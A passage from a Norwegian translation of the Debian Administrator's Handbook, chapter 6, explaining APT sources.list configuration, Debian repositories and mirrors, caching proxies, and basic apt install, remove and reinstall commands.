Du vil finne at denne prosessen er svært enkel. Du må imidlertid vite at pakken som genereres ikke har noen informasjon om avhengighet, siden avhengigheter i de to pakkeformater ikke har systematisk samsvar. Administratoren må derfor manuelt sørge for at den konverterte pakken vil fungere på riktig måte, og dette er grunnen til Debian-pakker generert slik bør unngås

så mye som mulig. Heldigvis har Debian den største samlingen av programvarepakker av alle distribusjoner, og det er sannsynlig at uansett hva du leter etter, er det allerede tilgjengelig.

Ser du på manualsiden for `alien`-kommandoen, vil du legge merke til at dette programmet håndterer andre pakkeformater, spesielt de som brukes av Slackware-distribusjonen (som består av et enkelt `tar.gz`-arkiv).

Stabiliteten til programvare som er rullet ut med `dpkg`-verktøyet bidrar til Debians berømmelse. APT-verktøypakken, beskrevet i neste kapittel, tar vare på denne fordelen, samt sparer administratoren fra å håndtere pakkenes status – en nødvendig, men vanskelig oppgave.

Nøkkelord

apt
apt-get
apt-cache
aptitude
synaptic
sources.list
apt-cdrom

Kapittel

6

Vedlikehold og oppdateringer; APT-verktøyene

Innhold

Hva som gjør Debian så populært hos administratorer er hvor lett programvaren kan installeres, og hvor lett hele systemet kan oppdateres. Denne unike fordelen er hovedsakelig på grunn av APT*-programmet, som Falcot Corp administratorene studerte med entusiasme.*

APT er forkortelsen for Advanced Package Tool. Hva som gjør dette programmet "avansert" er tilnærmingen til pakker. Det evaluerer dem ikke bare individuelt, men det vurderer dem helhetlig og lager best mulig kombinasjon av pakker avhengig av hva som er tilgjengelig og kompatibelt i henhold til avhengigheter.

ORDFORRÅD

Pakkekilde og kildepakke

Ordet *source* kan være uklart. En kildepakke - en pakke som inneholder kildekoden til et program - må ikke forveksles med en pakkekilde - en pakkebrønn (nettsted, FTP-tjener, CD-ROM, lokal katalog, etc.) som inneholder pakker.

APT må gis en «liste over pakkekilder (pakkebrønner)»: filen `/etc/apt/sources.list` vil liste opp de forskjellige kildebrønner som publiserer Debian-pakker. APT vil deretter importere listen over pakker publisert av hver av disse kildene. Denne operasjonen oppnås ved å laste ned `Packages.xz`-filer eller en variant som `Packages.gz` eller `.bz2` (ved hjelp av en annen komprimeringsmetode) i tilfelle en kilde med binære pakker og ved å analysere innholdet deres. Når det gjelder kildepakker laster APT ned `Sources.xz`-filer eller en variant ved hjelp av en annen komprimeringsmetode. Når en gammel kopi av disse filene allerede ligger inne, kan APT oppdatere den ved bare å laste ned forskjellene (se sidepanelet «Trinnvise oppdateringer» side 117).

DET GRUNNLEGGENDE

`gzip`, `bzip2`, `LZMA` og `XZ` komprimering

En `.gz`-utvidelse refererer til en fil komprimert med `gzip`-verktøyet. `gzip` er det raske og effektive, tradisjonelle Unix-verktøyet for å komprimere filer. Nyere verktøy oppnår bedre komprimeringshastigheter, men krever mer ressurser (beregning av tid og minne) for å komprimere og dekomprimere en fil. Blant dem, og rekkefølge etter fremtreden, er det `bzip2` (som genererer filer med en `.bz2`-utvidelse), `lzma` (genererer `.lzma`-filer) og `xz` (genererer `.xz`-filer).

6.1. Innfylling av `sources.list`-filen

6.1.1. Syntaks

Hver aktive linje i filen `/etc/apt/sources.list` representerer en pakkekilde (repositorium) og er laget av minst tre deler atskilt med mellomrom. For en fullstendig beskrivelse av filformatet og de aksepterte oppføringssammensetningene, se `kilder.list(5)`.

Eksempel 6.1 *Eksempel på formatet til oppføring i `/etc/apt/sources.list`*

```
deb url distribusjon komponent1 komponent2 komponent3 [..] komponentX
deb-src url distribusjon komponent1 komponent2 komponent3 [..] komponentX
```

Det første feltet indikerer kildetype:

deb pakkekilde (repositorium) med binære pakker

deb-src pakkekilde (repositorium) av kildepakker

Det andre feltet gir den grunnleggende URL-adressen til kilden. Kombinert med filnavnene listet i `Packages.xz`-filene, må det gi en fullstendig og gyldig URL-adresse. Denne kan bestå i et Debian-speil eller i et annet pakkearkiv satt opp av en tredjepart. URL-adressen kan starte med file:// for å angi en lokal kilde som er installert i systemets filhierarki, med http:// eller https:// for å angi en kilde som er tilgjengelig fra en nettjener, eller med ftp:// eller ftps:// for en kilde som er tilgjengelig på en FTP-server. URL-adressen kan også starte med cdrom: for CD-ROM/DVD/Blu-ray platebaserte installasjoner, selv om dette er sjeldnere, siden nettverksbaserte installasjonsmetoder til slutt er vanligere.

Syntaksen for det siste feltet avhenger av strukturen i kildebrønnen. I det enkleste tilfellet kan du ganske enkelt angi en underkatalog (med en nødvendig etterfølgende skråstrek) av den ønskede kilden. Dette er ofte en enkel "`./`" som refererer til fraværet av en underkatalog. Pakkene er dermed direkte på den angitte URL-en. Men i det vanligste tilfellet vil depotene bli strukturert som et Debian-speil, med flere distribusjoner, som hver har flere komponenter. I slike tilfeller, navngi den valgte distribusjonen ved sitt «kodenavn» – se listen i sidepanelet «Bruce Perens, en kontroversiell leder» side 9 – eller ved den tilsvarende «suiten» (oldstable, stable, testing, unstable) og deretter komponenten for skal tas i bruk. Et typisk Debian-speil tilbyr komponentene main, contrib, og non-free.

ORDFORRÅD

Arkivene `main`, `contrib` og `non-free`

Debian bruker tre seksjoner for å dele opp pakker i henhold til lisensene forfatterne har valgt for hvert arbeid. `Main` samler alle pakker som er fullt ut i tråd med Debian Free Software Guidelines[1].

`ikke-fri`-komponenten er forskjellig fordi den inneholder programvare som ikke (helt) overholder disse prinsippene, men som likevel kan distribueres uten restriksjoner. Dette arkivet, som ikke er offisielt en del av Debian, er en tjeneste for brukere som kan trenge noen av disse programmene, og i dag krever også fastvare for maskinvaren deres. Debian anbefaler imidlertid alltid å prioritere fri programvare. Eksistensen av denne komponenten representerer et betydelig problem for Richard M. Stallman og holder Free Software Foundation fra å anbefale Debian til brukere.

`Contrib` (bidrag) er et sett med fri programvare som ikke kan fungere uten noen ikke-frie elementer. - Disse elementene kan være programvare fra `ikke-fri` delen, eller ikke-frie filer som spill ROM, BIOS av konsoller, etc. - eller noen elementer, ikke tilgjengelig fra Debian `main`-arkivet i det hele tatt. `contrib`-komponenten inneholder også fri programvare der kompilering krever proprietære elementer. Dette var i utgangspunktet tilfelle for OpenOffice.org kontorpakke, som pleide å kreve et proprietært Java-miljø.

TIP

Files in `/etc/apt/sources.list.d/`

Hvis det er vises til mange pakkekilder, kan det være nyttig å dele dem i flere filer. Hver del blir deretter lagret i `/etc/apt/sources.list.d/`*`filnavn`*`.list` (se sidefelt «Kataloger som slutter på `.d`» side 120).

cdrom-innganger beskriver den CD/DVD-ROM du har. I motsetning til andre innganger, er en CD-ROM ikke alltid tilgjengelig fordi den må settes inn i stasjonen, og fordi bare én disk kan

[1] https://www.debian.org/social_contract.html#guidelines

leses om gangen. Av disse grunnene brukes disse kildene på en litt annen måte, og `apt-cdrom`-programmet må legges til, vanligvis utløst med `add`-parameteret. Dette siste vil be om at disken settes inn i stasjonen, og vil bla gjennom innholdet på jakt etter `pakke`-filer. Det vil bruke disse filene til å oppdatere sin database med tilgjengelige pakker (denne operasjonen gjøres vanligvis ved `apt update`-kommandoen). Fra da av kan APT kreve at disken settes inn om det behov for en av pakkene derfra.

6.1.2. Pakkebrønnen for *Stable* brukere

Her er en standard `sources.list` for et system som kjører *Stable* versjonen av Debian:

Eksempel 6.2 */etc/apt/sources.list-fil for brukere av Debian Stable*

```
# Sikkerhetsoppdateringer
deb http://security.debian.org/ buster/updates main contrib non-free
deb-src http://security.debian.org/ buster/updates main contrib non-free

## Debian-speil

# Grunnlagspakkelager
deb https://deb.debian.org/debian buster main contrib non-free
deb-src https://deb.debian.org/debian buster main contrib non-free

# Oppdateringer for stable
deb https://deb.debian.org/debian buster main contrib non-free
deb-src https://deb.debian.org/debian buster main contrib non-free

# Tilbakeførte versjoner for stable
deb https://deb.debian.org/debian buster-backports main contrib non-free
deb-src https://deb.debian.org/debian buster-backports main contrib non-free
```

Denne filen inneholder alle kilder til pakker assosiert med *Buster*-versjonen av Debian (som i skrivende stund er *Stable*. I eksemplet ovenfor valgte vi å nevne «buster» eksplisitt istedenfor å bruke det samsvarende «stable»-aliaset (stable, stable-updates, stable-backports) fordi vi ikke ønsker at den underliggende distribusjonen endres utenfor vår kontroll når den neste stabile utgaven kommer ut.

De fleste pakker vil komme fra «basispakkebrønnen» som inneholder alle pakkene, men sjelden blir oppdatert (omtrent en gang hver 2. måned for en «point release»). De andre pakkebrønnene inneholder ikke alle pakkene, og kan være vert for oppdateringer (pakker med en nyere versjon) som APT kan installere. Følgende avsnitt vil forklare hensikten og reglene om hver av disse pakkebrønnene.

Merk at når den ønskede versjonen av en pakke er tilgjengelig fra flere kodelagre, vil den første oppførte `sources.list`-filen bli benyttet. Av denne grunn blir ikke-offentlige kilder vanligvis lagt til ved slutten av filen.

Som en sidekommmentar, det meste av hva denne seksjonen sier om *Stable* gjelder like meget *Oldstable*, ettersom den siste bare er en eldre *Stable* som er vedlikeholdt parallelt.

Sikkerhetsoppdateringer

Debian tar sikkerheten på alvor. Kjente programvaresårbarheter i Debian spores i Security Bug Tracker[2] og blir vanligvis løst på rimelig tid. Sikkerhetsoppdateringene ligger ikke på det vanlige nettverket av Debian-speil, men på security.debian.org, et lite sett med maskiner som vedlikeholdes av Debian System Administrators. Dette arkivet inneholder sikkerhetsoppdateringer utarbeidet av Debian Security Team og/eller av pakkevedlikeholdere for *Stabil* og *Oldstable* distribusjon.

Tjeneren kan også ha sikkerhetsoppdateringer for *Testing*, men det skjer ikke svært ofte siden disse oppdateringer tenderer til å nå *Testing*-pakken via den regulære flyten av oppdateringer fra *Unstable*.

Sikkerhetsteamet utsteder en Debian Security Advisory (DSA) og kunngjør den sammen med sikkerhetsoppdateringen på epostlisten debian-security-announce@lists.debian.org (arkiv[3]).

Stabile oppdateringer

Stabile oppdateringer er ikke sikkerhetssensitive, men anses viktige nok til å leveres til brukere før neste stabile utgivelse.

Dette arkivet inneholder vanligvis reparasjoner for kritiske og alvorlige feil som ikke kunne løses før utgivelsen eller som har blitt introdusert av senere oppdateringer. Avhengig av om det haster, kan den også inneholde oppdateringer for pakker som må utvikle seg over tid, for eksempel *spamassassin*s regler for spamdeteksjon, *clamav*s virusdatabase, sommertidsreglene for alle tidssoner (*tzdata*), ESR versjonen av Firefox (*firefox-esr*) eller nøkkelringer for kryptografi som *debian-archive-keyring*.

I praksis er dette arkivet delsett av proposed updates-arkivet, nøye utvalgt av Stabil Release Managers. Alle oppdateringer er annonsert på debian-stable-announce@lists.debian.org postliste (arkiv[4]) og vil bli inkludert i neste *Stable* punktutgivelse uansett.

```
deb https://deb.debian.org/debian buster-updates main contrib non-free
```

Foreslåtte oppdateringer

Etter utgivelsen blir *Stable*-distribusjonen bare oppdatert en gang hver annen måned. proposed-updates-pakkebrønnen er der de forventede oppdateringer forberedes (under tilsyn av administratorene for «Stable»-utgivelsen).

[2] https://security-tracker.debian.org
[3] https://lists.debian.org/debian-security-announce/
[4] https://lists.debian.org/debian-stable-announce/

Sikkerheten og stabile oppdateringer som er dokumentert i de foregående avsnittene, er alltid med i denne pakkebrønnen, men det er mer også, fordi pakkens vedlikeholdere har også mulighet til å fikse viktige feil som ikke fortjener å bli gitt ut med en gang.

Alle kan bruke denne pakkebrønnen for å teste disse oppdateringene før den offentlige publiseringen. Utdraget nedenfor bruker buster-proposed-updates-aliaset som både er mer eksplisitt og mer konsekvent, strech-proposed-updates er også der (for oppdateringene av *Oldstable*):

```
deb https://deb.debian.org/debian buster-proposed-updates main contrib non-free
```

Stabile tilbakeføringer

Pakkebrønnen stable-backports har «pakketilbakeføringer». Begrepet refererer til en pakke med noen nyere programmer som har blitt kompilert for en eldre distribusjon, vanligvis for *Stable*.

Når distribusjonen har vært litt i bruk, har mange programvareprosjekter gitt ut nye versjoner som ikke er integrert i den nåværende *Stabil*-pakken, som bare endres for å løse de mest kritiske problemene, for eksempel sikkerhetsproblemer. Siden *Testing* og *Unstable* arkiver kan være mer risikabelt, tilbyr pakkevedlikeholdere noen ganger frivillig rekompilasjoner av nyere programmer for *Stable*, som har fordelen for brukere og systemadministratorer for å begrense potensiell ustabilitet for et lite antall valgte pakker. Siden `https://backports.debian.org` gir mer informasjon.

Tilbakeføringer fra stable-backports blir bare laget fra pakker som er tilgjengelig i *Testing*. Det sikrer at alle installerte tilbakeføringer kan oppgraderes til den samsvarende stabile versjonen så snart den neste stabile utgivelsen av Debian er tilgjengelig.

Selv om dette arkivet gir nyere versjoner av pakker, vil ikke APT installere dem med mindre du gir klare instruksjoner om å gjøre det (eller hvis du ikke allerede har gjort det med en tidligere versjon av den gitte tilbakeføringen):

```
$ sudo apt-get install package/buster-backports
$ sudo apt-get install -t buster-backports package
```

6.1.3. Pakkebrønner for brukere av *Testing*/*Unstable*

Her er en standard `sources.list` for et system som kjører *Testing*, eller *Unstable*-versjonen av Debian:

Eksempel 6.3 */etc/apt/sources.list-fil for brukere av Debian* Testing/Unstable

```
# Unstable
deb https://deb.debian.org/debian unstable main contrib non-free
deb-src https://deb.debian.org/debian unstable main contrib non-free
```

```
# Testing
deb https://deb.debian.org/debian testing main contrib non-free
deb-src https://deb.debian.org/debian testing main contrib non-free

# Testing sikkerhetsoppdateringer
deb http://security.debian.org/ testing-security main contrib non-free
deb-src http://security.debian.org/ testing-security main contrib non-free

# Stable
deb https://deb.debian.org/debian stable main contrib non-free
deb-src https://deb.debian.org/debian stable main contrib non-free

# Stable sikkerhetsoppdateringer
deb http://security.debian.org/ stable/updates main contrib non-free
deb-src http://security.debian.org/ stable/updates main contrib non-free
```

MERK

Utlegg for sikkerhetspakkebrønnene

Fra og med Debian 11 *Bullseye* så har kodenavnet for depoet med sikkerhetsoppdateringer endret navn fra *kodenavn*/`updates` til *kodenavn*-`security` for å unngå at en kan ta feil av dette og *kodenavn*-`updates` (se del 6.1.2.2, «Stabile oppdateringer» side 111).

Med denne `sources.list` fil vil APT installere pakker fra *Unstable*-arkivet. Hvis det ikke er ønsket, bruk APT::Default-Release-settingen (se del 6.2.3, «Oppgradering av systemet» side 119) for å instruere APT til å velge pakker fra et annet arkiv (mest sannsynlig *Testing* i dette tilfellet).

Det er gode grunner til å inkludere alle disse kodelagrene, selv om en eneste en skulle være nok. *Testing* ville brukere sette pris på muligheten til å velge seg ut en fast pakke fra *Unstable* når versjonen i *Testing* berøres av en irriterende feil. På den andre siden, *Unstable*-brukere som treffer på uventede regresjoner, har muligheten til å nedgradere pakkene til *Testing*-versjonen (som forutsettes å virke).

Å ta med *Stable* er mer diskutabelt, men det gir ofte tilgang til pakker som har blitt fjernet i utviklingsversjoner. Det sikrer også at du får de siste oppdateringene for pakker som ikke har blitt endret siden den siste stabile utgaven.

Pakkebrønnen Experimental

Arkivet med *Experimental*-pakker er med i alle Debian-speil, og inneholder paker som ikke er med i *Unstable*-versjonen ennå, på grunn av at kvaliteten er dårligere. De er ofte utviklingsversjoner eller pre-versjoner (alpha, beta, utgivelseskandidater ...) av programmer. En pakke kan også bli sendt dit etter å ha fått endringer som kan skape problemer. Utvikleren prøver derfor å avdekke problemer med hjelp av avanserte brukere som kan håndtere alvorlige problemer. Etter dette første trinnet, blir pakken flyttet til *Unstable*, der den når et mye større publikum, og hvor den vil bli testet i mer detalj.

Experimental brukes vanligvis av dem som ikke har noe imot at systemet deres svikter, og deretter må reparere det. Denne distribusjonen gir mulighet til å importere en pakke som en bruker ønsker å prøve eller bruke om behovet oppstår. Det er akkurat Debians tilnærming, når det legges i APTs `sources.list`-fil fører det ikke til den systematiske bruken av akkurat disse pakkene. Linjen som må legges til er:

```
deb https://deb.debian.org/debian experimental main contrib non-free
```

6.1.4. Å bruke alternative speil

Eksemplene i `sources.list` i dette kapitlet refererer til pakkearkiver som ligger på deb.debian.org[5]. Disse URL-adressene vil omdirigere deg til tjenere som er nær deg og som administreres av Content Delivery Networks (CDN) hvis hovedrolle er å lagre flere kopier av filene til hele verden, og for å levere dem så raskt som mulig til brukerne. CDN-selskapene som Debian samarbeider med er Debian-partnere som tilbyr sine tjenester kostnadsfritt til Debian. Selv om ingen av disse tjenerne er under direkte kontroll av Debian, gjør det faktum at hele arkivet er forseglet av GPG-signaturer dette til et ikke-problem.

Kresne brukere som ikke er fornøyd med ytelsen til deb.debian.org kan prøve å finne et bedre speil i den offisielle speillisten:

➡ https://www.debian.org/mirror/list

Om du ikke vet hvilket speil som er best for deg, er denne listen ikke mye bruk. Heldigvis for deg opprettholder Debian DNS-oppføringer av skjemaet ftp. *landskode*.debian.org (f.eks. ftp.us.debian.org for USA, ftp.fr.debian.org for Frankrike osv.) som dekker mange land og som peker på ett (eller flere) av de beste speilene som er tilgjengelige i det landet.

Et alternativ til deb.debian.org, pleide å være httpredir.debian.org. Denne tjenesten ville identifisere et speil nær deg (blant listen over offisielle speil, hovedsakelig ved hjelp av GeoIP) og ville omdirigere APT forespørsler til det speilet. Denne tjenesten har blitt avskrevet på grunn av pålitelighetsbekymringer, og nå httpredir.debian.org gir samme CDN-baserte tjeneste som deb.debian.org.

6.1.5. Uoffisielle ressurser: mentors.debian.net

Det er mange ikke-offisielle kilder til Debian-pakker lagt ut av avanserte brukere som har rekompilert noen programmer. Ubuntu gjorde dette populært med sin personlige Package Archive (PPA)-tjeneste, takket være programmerere som gjør det de har laget tilgjengelig for alle, og Debianutviklere som tilbyr testutgaver av sine pakker på nettet.

mentors.debian.net[6]-området er interessant (selv om det bare gir kildepakkene), fordi det samler pakker opprettet av kandidater til status som offisielle Debian-utviklere, eller av frivillige

[5] https://deb.debian.org/
[6] https://mentors.debian.net

som ønsker å lage Debian-pakker uten å gå gjennom denne integreringsprosessen. Disse pakkene er gjort tilgjengelige uten kvalitetsgaranti. Sørg for at du sjekker opprinnelsen og integriteten deres, og test dem deretter ut før du vurderer å bruke dem i produksjonen.

FELLESSKAP

The `debian.net` sites

debian.net-domenet er ikke en offisiell ressurs i Debian-prosjektet. Hver Debian-utvikler kan bruke dette domenenavnet til eget bruk. Disse nettstedene kan inneholde uoffisielle tjenester (noen ganger personlige nettsteder) som ligger på en maskin som ikke hører til prosjektet, og er satt opp av Debians utviklere, eller til og med prototyper som er i ferd med å bli flyttet til *debian.org*. To grunner kan forklare hvorfor noen av disse prototypene forblir på *debian.net*: Fordi enten har ingen gjort det nødvendige arbeidet med å gjøre det til en offisiell tjeneste (lagret på *debian.org*-domenet, og med en viss garanti for vedlikehold), eller tjenesten er for kontroversiell til å bli gjort offisiell.

Å installere en pakke betyr å gi rotrettigheter til den som har laget den, fordi de fastsetter innholdet i initialiseringsskriptet som kjøres under denne identiteten. Offisielle Debian-pakker er laget av frivillige som er valgt inn og vurdert, og kan forsegle sine pakker, slik at opprinnelsen og integriteten kan kontrolleres.

Generelt, vær skeptisk til en pakke med en opprinnelse du ikke kjenner, og som ikke ligger på en av de offisielle Debian-serverne; vurder i hvilken grad du kan stole på den som har laget den, og sjekk integriteten til pakken.

FOR VIDEREKOMMENDE

Gamle pakkeversjoner: `snapshot.debian.org`

Tjenesten `snapshot.debian.org`[7], introdusert i april 2010, kan brukes til å «gå bakover i tid», og finne en gammel versjon av en pakke som ikke lenger er med i Debian-arkivene. Den kan for eksempel brukes til å identifisere hvilken versjon av en pakke som innførte en regresjon, og mer konkret, å komme tilbake til den tidligere versjonen mens du venter på regresjonsfiksen.

6.1.6. Mellomlagringstjener for Debian-pakker

Når et helt nettverk av maskiner er satt opp til å bruke samme eksterne tjenermaskin for å laste ned de samme oppdaterte pakker, vet enhver administrator at det vil være fordelaktig å ha en mellomtjener som virker som et lokalt hurtiglager på nettverket (se sidefelt «Cache» side 126).

Du kan sette opp APT til å bruke en «standard» mellomtjener (se del 6.2.4, «Oppsettsvalg» side 121 etter APT-siden, og del 11.6, «HTTP/FTP-mellomtjener» side 309 etter mellomtjener-siden). Debian økosystem tilbyr imidlertid bedre alternativer for å løse dette problemet. Den egne programvaren som presenteres i dette avsnittet er smartere enn et vanlig mellomtjener hurtiglager fordi de kan stole på den spesifikke strukturen i APTs kodelagre (for eksempel at de vet når enkeltfiler er foreldet eller ikke, og dermed kan justere den tiden de skal beholdes).

apt-cacher og *apt-cacher-ng* virker som vanlige mellomlager hurtiglager-tjenere. APTs `sources.list` holdes uendret, mens APT settes opp til å bruke dem som mellomlager for utgående forespørsler.

[7] `https://snapshot.debian.org`

approx, på den andre siden, fungerer som en HTTP-tjener som «speiler» et ubegrenset antall eksterne kodelagre i sitt øverste nettadresse-nivå. Tilknytningen mellom disse toppnivånettlagrene og de eksterne nettadressene til kodelagrene er lagret i `/etc/approx/approx.conf`:

```
# <navn> <pakkebrønn-startpunkt-url>
debian   https://deb.debian.org/debian
security http://security.debian.org
```

approx kjører som standard på port 9999 via en systemkontakt, og krever at brukerne justerer sine `sources.list`-filer til å peke mot approx-tjeneren:

```
# sources.list-eksempel som peker til lokal approx-tjener
deb http://localhost:9999/security buster/updates main contrib non-free
deb http://localhost:9999/debian buster main contrib non-free
```

6.2. `aptitude`, `apt-get`, og `apt`-kommandoer

APT er et stort prosjekt, der et grafisk grensesnitt inngår i de opprinnelige planene. Det er basert på et bibliotek med kjernen programmet (the core application), og `apt-get` er den første grenseflaten - kommandolinjebasert - som ble utviklet i prosjektet. `apt` er en andre kommandolinjebaserte grenseflate, levert fra APT, som overkommer noen designfeil i `apt-get`.

Begge verktøyene er bygget på toppen av det samme biblioteket og er dermed svært nær, men standardvirkemåten til `apt` er forbedret for interaktivt bruk og faktisk gjøre det de fleste brukere forventer. APT-utviklerne forbeholder seg retten til å endre det offentlige grensesnittet til dette verktøyet for å forbedre det ytterligere. På motsatt side er det offentlige grensesnittet til `apt-get` godt definert og vil ikke endres bakoverinkompatibelt. Det er dermed verktøyet du vil bruke når du trenger å skripte bestillinger av pakkeinstallasjoner.

Tallrike andre grafiske grensesnitt dukket opp som eksterne prosjekter: `synaptic`, `aptitude` (som inkluderer både et tekstmodus grensesnitt og et grafisk - selv om det ikke er fullført ennå), `wajig`, etc. Det mest anbefalte grensesnittet, `apt`, er det vi vil bruke i eksemplene vi gir i denne seksjonen. Noter gjerne at `apt-get` og `aptitude` har en veldig lik kommandolinje-syntaks. Når det er store forskjeller mellom disse tre kommandoene, vil de bli gitt i detalj.

6.2.1. Initialisering

For alt arbeid med APT, trenger listen over tilgjengelige pakker å oppdateres; dette kan enkelt gjøres med `apt update`. Denne operasjonen kan, avhengig av hastigheten på nettilkoblingen og oppsettet, ta en stund siden det innebærer nedlasting et visst antall (vanligvis komprimerte) filer `Packages/Sources/Translation-`*`language-code`*, som sakte har blitt større og større etter hvert som Debian har utviklet seg (minst 10 MB med data for `main`-seksjonen). Installering fra en CD-ROM/DVD krever, selvfølgelig, ingen nedlasting - i det tilfellet er operasjonen meget rask.

TIPS

Trinnvise oppdateringer

Målet med `apt update`-kommandoen er å laste ned den samsvarende `Packages` (eller `Sources`)-filen for hver kildepakke. Imidlertid, selv etter en `xz`-komprimering, kan disse filene forbli ganske store (`Packages.xz` for *main*-seksjonen til *Buster* kreves mer enn 7 MB). Dersom du ønsker å oppdatere regelmessig, kan disse nedlastingene bruke mye tid.

For å fremskynde prosessen kan APT laste ned «diff»-filer med endringene siden forrige oppdatering, og ikke filen i sin helhet. For å oppnå dette distribuerer offisielle Debian-speil forskjellige filer som lister forskjellene mellom en versjon av `Packages`-filen og den følgende versjonen. De er generert ved hver mappeoppdatering, og en ukes historie er lagret. Hver av disse «diff»-filene har bare et par dusin kilobyte for *Unstable*, slik at mengden data som lastes ned ved en ukentlig `apt update` blir ofte en tiendedel. For *Stable* og *Testing*, som endrer mindre, er gevinsten enda mer merkbar.

Men det kan noen ganger være av interesse å tvinge nedlasting av hele `Packages`-filen, spesielt når den siste oppgraderingen er svært gammel, og når mekanismen med gradvis økende forskjeller ikke bidrar mye. Dette kan også være interessant når nettverkstilgang er veldig rask, men prosessoren på maskinen som skal oppgraderes er ganske treg, slik at tiden spart på nedlasting blir mer enn tapt når datamaskinen beregner de nye versjonene av disse filene (starter med de eldre versjonene og anvender de nedlastede forskjellene). For å gjøre det kan du bruke ATP oppsettsparameteret `Acquire::PDiffs`, og sette det til `false`.

```
$ sudo apt -o "Acquire::PDiffs=false" update
```

`Acquire::*`-alternativene kontrollerer også andre aspekter ved nedlastingen, til og med nedlastingsmetodene. `Acquire::Languages` kan begrense eller deaktivere nedlastingen av `Translation-`*`language`*`-`*`code`*-filer og spare enda mer tid. For en fullstendig referanse, se `apt.conf(5)`.

TIPS

Fjerne og installere samtidig

Det er mulig å spørre `apt` (eller `apt-get`, eller `aptitude`) til å installere enkelte pakker, og fjerne andre på samme kommandolinje ved å legge til et suffiks. Med en `apt install`-kommando, legg til «`-`» til navnene på de pakkene du ønsker å fjerne. Med en `apt remove`-kommando, legg «+» til navnene på de pakkene du vil installere.

Det neste eksempelet viser to forskjellige måter å installere *pakke1* og for å fjerne *pakke2*.

```
# apt install package1 package2-
```

```
# apt remove pakke1+ pakke2
```

Dette kan også brukes til å ekskludere pakker som ellers ville blitt installert, for eksempel på grunn av en automatisk installasjon av `Recommends`. Generelt vil avhengighetsløseren bruke denne informasjonen som et hint for å lete etter alternative løsninger.

6.2.2. Installere og fjerne

Med APTs, kan pakker legges til eller fjernes fra systemet, med henholdsvis `apt install` *`package`* og `apt remove` *`pakke`*. I begge tilfeller, vil APT automatisk installere de nødvendige avhengighetene eller slette pakker som er avhengig av pakken som blir fjernet. `apt purge` *`pakke`*-pakken involverer en komplett avinstallering — ved å slette oppsettsfilene også.

Hvis filen `sources.list` nevner flere distibusjoner, er det mulig å gi den versjonen av pakken som skal installeres. Et spesifikt versjonsnummer kan hentes med `apt install` *`pakke=versjon`*, men å indikere distribusjonens opprinnelse (*Stable*, *Testing* eller *Unstable*) - med `apt install` *`pakke/distribusjon`* - er vanligvis foretrukket. Med denne kommandoen er det mulig å gå tilbake til en eldre versjon av en pakke (hvis for eksempel du vet at den fungerer godt), forutsatt at den er tilgjengelig i en av kildene referert til av `sources.list`-filen. Ellers kan snapshot.debian.org-arkivet komme til hjelp (se sidefelt «Gamle pakkeversjoner: `snapshot.debian.org`» side 115).

Eksempel 6.4 *Installasjon av* Unstable-*versjonen av* spamassassin

```
# apt install spamassassin/unstable
```

TIPS

`apt --reinstall` og `aptitude reinstall`

Systemet kan noen ganger bli skadet etter fjerning eller endring av filer i en pakke. Den enkleste måten å hente frem disse filene er å installere den berørte pakken. Dessverre finner pakkesystemet at sistnevnte allerede er installert, og høflig nekter å installere det på nytt; for å unngå dette, kan du bruke `--reinstall` muligheten av `apt` og `apt-get`-kommandoer. De følgende kommandoer reinstallerer *postfix* selv om den allerede er tilstede:

```
# apt --reinstall install postfix
```

`aptitude`-kommandolinjen er litt ulik, men oppnår det samme resultat med `aptitude reinstall postfix`.

Problemet oppstår ikke med `dpkg`, men administratoren bruker den sjelden direkte.

Vær forsiktig. Å bruke `apt --reinstall` for å gjenopprette pakker modifisert under et angrep, vil ganske sikkert ikke gjenopprette systemet slik det var. del 14.7, «Å håndtere en kompromittert maskin» side 441 gir detaljer om nødvendige steg som bør tas med et kompromittert system.

Disse kommandoene vil ikke gjenopprette oppsettfilene. Men som du har lært i del 5.2.3, «Sjekksummer, Liste med oppsettfiler» side 89 (se også sidepanel «Tving dpkg til å stille oppsettfilspørsmål» side 89), kan du bruke følgende kommando for å bli bedt om å installere den uendrede utgaven og til og med også gjenopprette alle slettede oppsettfiler.

```
# apt --reinstall -o Dpkg::Options::="--force-confask,
    ➥ confmiss" install package
```

Noen pakker sender ikke oppsettfilen som finnes i `/etc` med pakken. I stedet lager de den under installasjonen ved å kopiere et skjelett eller skrive det med et skript. Filen `/etc/inputrc`, for eksempel, er en kopi av `/usr/share/readline/inputrc`. I slike tilfeller vil kommandoene som vises ovenfor, ikke fungere.

TIPS

Installere samme utvalg av pakker flere ganger

Det kan være nyttig å automatisk installere den samme listen med pakker på flere datamaskiner. Dette kan gjøres ganske enkelt.

Først, hent listen over pakker installert på datamaskinen som skal fungere som «modell» for kopiering.

```
$ dpkg --get-selections >pkg-list
```

`pkg-list`-filen inneholder nå listen med installerte pakker. Deretter overføres `pkg-list`-filen på datamaskinene du vil oppdatere, og bruker følgende kommandoer::

```
## Oppdater databasen til dpkg over kjente pakker
# avail=‘mktemp‘
# apt-cache dumpavail > ”$avail”
# dpkg --merge-avail ”$avail”
# rm -f ”$avail”
## Oppdater utvalg i dpkg
# dpkg --set-selections < pkg-list
## Be apt-get om å installere de valgte pakkene
# apt-get dselect-upgrade
```

De første kommandoene registrerer listen over tilgjengelige pakker i dpkg-databasen. Deretter gjenoppretter `dpkg --set-selections` valget av pakker du ønsker å installere, og `apt-get` kjører de nødvendige operasjonene! `aptitude` har ikke denne kommandoen.

Hvis pakken som skal installeres er gjort tilgjengelig for deg i form av en enkel `.deb`-fil uten tilhørende pakkekilde, er det fortsatt mulig å bruke APT til å installere den sammen med avhengighetene (forutsatt at avhengighetene er tilgjengelige i de oppsatte pakkekildene) med en enkel kommando: `apt install ./path-to-the-package.deb`. Den ledende ./ er viktig for å gjøre det klart at vi refererer til et filnavn og ikke til navnet på en pakke som er tilgjengelig i en av pakkekildene.

FOR VIDEREKOMMENDE

Hurtiglageret med `.deb`-filer

APT tar vare på en kopi av hver nedlastede `.deb`-fil i mappen `/var/cache/apt/archives/`. Ved hyppige oppdateringer, kan denne mappen raskt ta mye diskplass med flere versjoner av hver pakke: Du bør regelmessig gå i gjennom dem. To kommandoer kan brukes: `apt-get clean` tømmer mappen helt; `apt-get autoclean` fjerner kun pakker som ikke lenger kan lastes ned (fordi de har forsvunnet fra Debian-speilet) og er derfor klart ubrukelig (oppsettsparameteret `APT::Clean-Installed` kan hindre fjerning av `.deb`-filer som nå er installert).

6.2.3. Oppgradering av systemet

